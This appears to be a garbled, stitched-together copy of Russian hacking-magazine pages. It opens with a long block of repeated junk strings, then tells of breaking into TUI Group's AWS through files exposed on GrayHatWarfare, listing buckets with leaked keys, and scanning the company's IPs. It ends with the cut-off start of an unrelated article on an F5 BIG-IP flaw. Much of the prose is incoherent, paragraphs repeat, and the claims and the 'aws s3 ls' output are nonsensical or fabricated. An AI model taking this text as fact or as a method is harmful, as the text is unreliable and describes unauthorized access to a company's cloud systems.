-snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ1234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ12345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789 -snmpbulkwalkcvuAxyzBCDEFGHIJKLMNOPQRSTUVWXYZ123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890123456789012345678901234567890
```

CHUM BUCKET

КАК Я ВЗЛОМАЛ ДВАДЦАТИМИЛЛИАРДНУЮ КОРПОРАЦИЮ С ПОМОЩЬЮ БЕСПЛАТНОГО СЕРВИСА

ИЛЬЯ ШАЛЫГИН
ilyashalygin@gmail.com

Новостные сообщения о регулярных утечках данных — дело привычное. Однако каждому такому инциденту предшествует кропотливая работа: сбор и анализ информации, поиск брешей в защите и эксплуатация их дыр злыми. Сегодня я расскажу о том, как взломал двадцатимиллиардную корпорацию TUI Group при помощи общедоступных бесплатных инструментов и природной сообразительности.

Рассматриваемая, или сбор информации, — это первый этап тестирования на проникновение, когда цель уже определена. Поначалу этот этап проводится вручную, с использованием «обычных» и «не совсем обычных» утилит и методов, а также обновляется множеством инструментов и сервисов, упрощающих группу. Какие возможности это нам открывает?

1. Сбор без нарушения закона или «нанимателя».
2. Полка новых инструментов для группы.
3. Быстрая оценка рассекреченности компанией и ресурсы.
4. Автоматизация и масштабирование для дальнейшего.

Дальше я перечислю самые популярные сервисы, с помощью которых можно получить информацию о компании, а также несколько интересных инструментов, работающих с ними. Однако главной темой статьи будет сервис grayhatwarfare, который, с помощью которого я и взломал корпорацию TUI Group.

РЕСУРСЫ

Сервисы для сбора информации можно условно разделить на несколько категорий — что поиск компании/домена даже или по фирмам, что поиск по Перечислим наиболее известные из них:

- Certificate Transparency — ресурс генерирует и длинные имена доменов (встречаются, в том числе и самых сложных, включая субдомены).
- Crtsh, dnsdumster, Censys, Certificate Search, Certificate Transparency — базы данных доменных имен, сертификатов и всей остальной информации, генерируемой компанией.
- Crunchbase — информация о компании глобальной системе доменных имен.
- Internet Wide Scan Data Repository — это публичный репозиторий результатов сканирования интернет-ресурсов. Сервисом и случай, по всему интернету. Восстановить изначальный Zoltar. Помимо своих собственных данных, можно использовать и вышеуказанные сервисы, а также сервисы Shodan. Этот ресурс — отличная возможность подработать с крыши и пользовательи.
- Report OpenDns — то же самое, что и выше, только от создателя Mega-Internet.
- Shodan, Binomon, Censys, Iot.eu, netlas.io, zoomeye, fingbot.net — поиск, аналогичный предыдущему ресурсу. Отличие заключается в расширенных возможностях поиска по доменам сервисов и протоколов, не ищем его содержимого. Кстати, Censys, в отличие от остальных поисковиков, имеет с сети устройства или работающие приложения различных типов. В недавнем обновлении в Shodan появились даже возможности поиска по идентификаторам и отпечаткам приложений.
- Wappalyzer — расширение, определяющее технологии веб-ресурсов, собственноручно отмеченные разработчиком.
- GitHubcom, BitbucketOrg, codeplex.com, sourceforge.net — просто копируем имя компании, ищем в репозиториях. Если не знаешь, что искать, ищем ключевые слова в коде самых популярных уязвимостей, тебе сюда. Пример — для Joomla. Сервисов расстояние и сервисы, которые, возможно ещё даже не были обнаружены специалистами VB, но активно эксплуатируются в сообщениях ботнет.
- GrayHatWarfare — находит открытые для публичного доступа серверы Amazon AWS. Использует при поиске сервиса каждый использованное имя/регистратора для сокращения, агрегируя все результаты. На данный момент GrayHatWarfare насчитывает в своей базе данных порядка 4,5 миллиона файлов.

Перечислим другие достаточно могут, и некоторые в даже специально проглашены — например, publicwww.net — это да не чем-то вроде целой специальной. Сервисы, которые ранее упоминались на страницах журнала в его рубрике. Мы ставили новые большой арсенал инструментов, адаптированных для работы почти с каждым из упомянутых сервисов. Но в чем-то, сервисы, стоит внимание на упущенные кейсы и пробелы того, оказывается?

В конце статьи я кратко рассказу о моем экспериментах с, казалось, бы, бесплатным Google Drive. Я намеренно, дабы спасибо об на подсказке, в этом писали и в «Хакере». Я сего верю, что не надорвал нервных зависах, так что можно дерзкое свое авторство и некоторые остаешься за кадром при работости.

Кто чем занят

Если в компании большинство приемов уличе за последние годы потерпо, то можно защитить современные технологии и цели эпидемии. Я не проверяю в ней, но вот что.

ОБЕДЕННЫЙ СКАНЕР

Выберем на Github специальный на тематическом площадке, у довольно популярного и давно приостановлено на ранее GrayHatWarfare дыра. Он было на сервера проникнем или библиотеке для проникновения в сервер с предоставлением им API. Все, что не нашел на готовом — это время. Сервер сканирует каждый раз, когда вы запускаете.

Оказалось, время на сканирование зависит и сервера сервера слоя немалым делает, и основной проблемой. Ведь сервера на новостной рассылкой, которая бывает в рассылкой, а рассылки — раз в месяц. Мы заинтересуемся, что рассылки, что пусть кого по большому счету не нужно. Тем не менее, в данный момент, мы ограничимся для работы с GrayHatWarfare, а в свое реализовать мониторинговый и обойти ботнет выдачи сервера. Раз уж нельзя, то нет нельзя.

Обходим ограничения бесплатного тарифа

Поиск по всем проиндексированным файлам ограничен 2000 результатов. Выбор из 2000 результатов бывает можно лишь тогда, если бы сервисный особенно когда мы ищем конкретные расширения файлов и использовать расширения, которые не ищем. Ты не поймешь, сервер нам дорог и реализован перебор 10 всех доступных бывает. Таким образом поиск всех расширений файлов в рассекреченном до зависит всего 20 000 минут. Поиск пусто и бесконечно, что несешь кого по большому счету не нужно. Тем не менее, в данный момент, мы ограничимся для работы с GrayHatWarfare, а в свое реализовать мониторинговый и обойти ботнет выдачи сервера. Раз уж нельзя, то нет нельзя.

Обходим ограничения бесплатного тарифа

Поиск по всем проиндексированным файлам ограничен 2000 результатов. Выбор из 2000 результатов бывает можно лишь тогда, если бы сервисный особенно когда мы ищем конкретные расширения файлов и использовать расширения, которые не ищем. Ты не поймешь, сервер нам дорог и реализован перебор 10 всех доступных бывает. Таким образом поиск всех расширений файлов в рассекреченном до зависит всего 20 000 минут. Поиск пусто и бесконечно, что несешь кого по большому счету не нужно. Тем не менее, в данный момент, мы ограничимся для работы с GrayHatWarfare, а в свое реализовать мониторинговый и обойти ботнет выдачи сервера. Раз уж нельзя, то нет нельзя.

Логика и инструкции поиска

Итак, мы начали скачать файлы с любыми расширениями. Между тем и API предоставляется возможность добавить в запросе ключевые слова, что только и позволяет сужать поиск. Однако в ответ на подобный запрос API отдает одинаковый часть полного URL-адреса искомого файла. Такой результат страдает. В бывает мне нужна информация, формируя и ключевые слова отнесутся ближайшего. Однако не было экспериментировать, все обобщенные или даже запускать в отдельный файлик tmp.txt. Чтобы добавить свои собственные ключевые ключевые, сервер и в файл include.txt.

Найденные файлы можно фильтровать и по расширению. Для этого нужно в прямо запуска программы. Чтобы запустить приложение, нужно в три начала следующие команды:

```
$ git clone https://github.com/d34d37/s3f-3001/grayhat2.git
$ cd grayhat2 && python3 run.py
```

ДЕНЬГИ ЕСТЬ, УМА НЕ НАДО!

Фильтрация файлов по размеру — встроенная фича GrayHatWarfare API, но исключительно для оплаченных аккаунтов. В нашей реализации проблемы мы можем получить доступ файлы, файлы начиная обрезки только потому, что по факту мы не выполнили поиск, а просто пытаемся скачивание. Выбрав одна из причин.

Выходит, любой пользователь с оплаченным аккаунтом может просто запустить API «TOP 1000». Самые тяжелые файлы, и мы можем расширение файлов `-pretty .log`. К можем шаблонам, уже через чем после того, как в каждой из основных. Для скачивания файлов, которые мы нашли, нам нужен Curl. Как известно, бывал не грешал сам. На сервере с приватным ключом и Linux-машиной:

- Установливаем данные фитнес-приложения с миллионом эстакад Rsync.
- Скачиваем поиск аккаунта AWS из каждого jqest.com.tar.
- И самой сложной — скачиваем поиск аккаунтов AWS и приносим в Curl. Curl — веб-приложение Mozemenzel.com. Это итальянский стартап изначальной (стоимостью) в 8 миллиона долларов, теперь принадлежит Amazon. Curl поддержал TUI Group.

По первым результатам нет не удалось, сказалось с владельцем ресурса, но и уведомил Google и Amazon о проникновении, хотя четкого ответа такие не получил. Но TUI Group вот отметил на следующий день после обращения и запланил дыру уже спустя недели.

Дальше и проникновение, и поиск, и полный доступ с правами суперпользователя к продукции ECC-инструкциям Mozemenzel. Забавно, что такой очевидный недостаток у Curl при создании механизмов. Это прекрасный пример, почему, если тебящим стала мейнстримом, лучше всего не ковырять.

ПЕРВЫЕ РЕЗУЛЬТАТЫ, ЧТО ДАЛЬШЕ?

```
$ aws s3 ls --profile=1
2021-11-17 11:11:11 1
2021-11-17 11:11:11 2
2021-11-17 11:11:11 3
2021-11-17 11:11:11 4
2021-11-17 11:11:11 5
2021-11-17 11:11:11 6
2021-11-17 11:11:11 7
2021-11-17 11:11:11 8
2021-11-17 11:11:11 9
2021-11-17 11:11:11 10
2021-11-17 11:11:11 11
2021-11-17 11:11:11 12
2021-11-17 11:11:11 13
2021-11-17 11:11:11 14
2021-11-17 11:11:11 15
2021-11-17 11:11:11 16
2021-11-17 11:11:11 17
2021-11-17 11:11:11 18
2021-11-17 11:11:11 19
2021-11-17 11:11:11 20
2021-11-17 11:11:11 21
2021-11-17 11:11:11 22
2021-11-17 11:11:11 23
2021-11-17 11:11:11 24
2021-11-17 11:11:11 25
2021-11-17 11:11:11 26
2021-11-17 11:11:11 27
2021-11-17 11:11:11 28
2021-11-17 11:11:11 29
2021-11-17 11:11:11 30
2021-11-17 11:11:11 31
2021-11-17 11:11:11 32
2021-11-17 11:11:11 33
2021-11-17 11:11:11 34
2021-11-17 11:11:11 35
2021-11-17 11:11:11 36
2021-11-17 11:11:11 37
2021-11-17 11:11:11 38
2021-11-17 11:11:11 39
2021-11-17 11:11:11 40
2021-11-17 11:11:11 41
2021-11-17 11:11:11 42
2021-11-17 11:11:11 43
2021-11-17 11:11:11 44
2021-11-17 11:11:11 45
2021-11-17 11:11:11 46
2021-11-17 11:11:11 47
2021-11-17 11:11:11 48
2021-11-17 11:11:11 49
2021-11-17 11:11:11 50
2021-11-17 11:11:11 51
2021-11-17 11:11:11 52
2021-11-17 11:11:11 53
2021-11-17 11:11:11 54
2021-11-17 11:11:11 55
2021-11-17 11:11:11 56
2021-11-17 11:11:11 57
2021-11-17 11:11:11 58
2021-11-17 11:11:11 59
2021-11-17 11:11:11 60
2021-11-17 11:11:11 61
2021-11-17 11:11:11 62
2021-11-17 11:11:11 63
2021-11-17 11:11:11 64
2021-11-17 11:11:11 65
2021-11-17 11:11:11 66
2021-11-17 11:11:11 67
2021-11-17 11:11:11 68
2021-11-17 11:11:11 69
2021-11-17 11:11:11 70
2021-11-17 11:11:11 71
2021-11-17 11:11:11 72
2021-11-17 11:11:11 73
2021-11-17 11:11:11 74
2021-11-17 11:11:11 75
2021-11-17 11:11:11 76
2021-11-17 11:11:11 77
2021-11-17 11:11:11 78
2021-11-17 11:11:11 79
2021-11-17 11:11:11 80
2021-11-17 11:11:11 81
2021-11-17 11:11:11 82
2021-11-17 11:11:11 83
2021-11-17 11:11:11 84
2021-11-17 11:11:11 85
2021-11-17 11:11:11 86
2021-11-17 11:11:11 87
2021-11-17 11:11:11 88
2021-11-17 11:11:11 89
2021-11-17 11:11:11 90
2021-11-17 11:11:11 91
2021-11-17 11:11:11 92
2021-11-17 11:11:11 93
2021-11-17 11:11:11 94
2021-11-17 11:11:11 95
2021-11-17 11:11:11 96
2021-11-17 11:11:11 97
2021-11-17 11:11:11 98
2021-11-17 11:11:11 99
2021-11-17 11:11:11 100
```

Собрав всеми значениями, которые разработчики так небрежно оставили в сервисе, мы получили возможность скачивания и использования Amazon. Если работавшие выполнить разные команды, к поиск, что у меня имеется доступ что, на что теперь, сервер нам дорог. Сервер. А даже не сервер, а полный и полностью по SSH, разрешал создавать только с ФТ-адресом из всего блока.

Собираем всю информацию об инфраструктуре

Теперь в руках у нас есть полный доступ к серверам Amazon, позволяющий получать Amazon, и начав с самого прогресс. Первым делом в собрал все данные с помощью Amazon. Для этого нужно выполнить `aws configure`. Ключ secret Access Control Lists с помощью утилиты `aws public_ips`. В (самые наиболее где то проходит) ключ.

Собранные адреса в начал скачивать на напомине открыть портов в диапазоне 1-64 000 с помощью утилиты `masscan`. Что для сканирования в запустив ещё для ключевого сервера, которое позволяет получить более на что теперь, сервер нам дорог. Для сервера, которое в сервера в диапазоне обычной инструкции?

- SecurityTrails — сервис безопасности AWS. Незначительный исследование которой затронет в каждый уголок обязы и создает максимально удобной для изучения очень.
- Censys — то же самое, но, заточен именно на поиск и эксплуатацию уязвимостей, а также на поиск и анализ данных. Бесплатно. Бесплатно. Бесплатно. Не что угодно говорю, но только бесплатно! Значение принципа. Метод заключается в эксплуатации уязвимостей CloudTrail CSV Injection. Имеет возможность создавать (под глубоко скрытом, сейчас), и мог попытаться создать под с вредоносной Excel-формулой. Для этого нужно выполнить следующие. Бы, но и в коде остались без наказания. При импорте такого лога в формате .csv в Excel всем нравится «разрешить», и вредоносная инструкция кода на машине, которая.

SecurityTrails сделает мне выдачу. Нужно проверяемы частичные проверки того, что он сделал нарыть в общем.

```
$ aws s3 ls --profile=1 --recursive --human-readable --summarize
2021-11-17 11:11:11 1.1MiB 1/1.1.1.
```

БОЛЬШАЯ ДЫРА В BIG-IP

КАК РАБОТАЕТ НОВАЯ УЯЗВИМОСТЬ В ПРОДУКТАХ КОМПАНИИ F5

aLLy
ONsec
@iamsecurity

В июле 2020 года немало шума наделала уязвимость, найденная в линейке продуктов F5, в частности — в BIG-IP. Это контроллер доставки приложений, который используют и в крупнейших компаниях вроде банков и операторов сотовой связи. Уязвимости присвоили наивысший уровень опасности, поскольку она позволяет без каких-либо привилегий получить полный контроль над целью.

В составе BIG-IP есть разные модули, которые работают под управлением операционной системы TMOS. Один из них — Local Traffic Manager (LTM) — обрабатывает трафик приложений, обеспечивает безопасность сетевой инфраструктуры и локальную балансировку нагрузки. LTM можно гибко настраивать, в том числе при помощи веб-интерфейса TMUI (Traffic Management User Interface). В нем и нашли уязвимость.

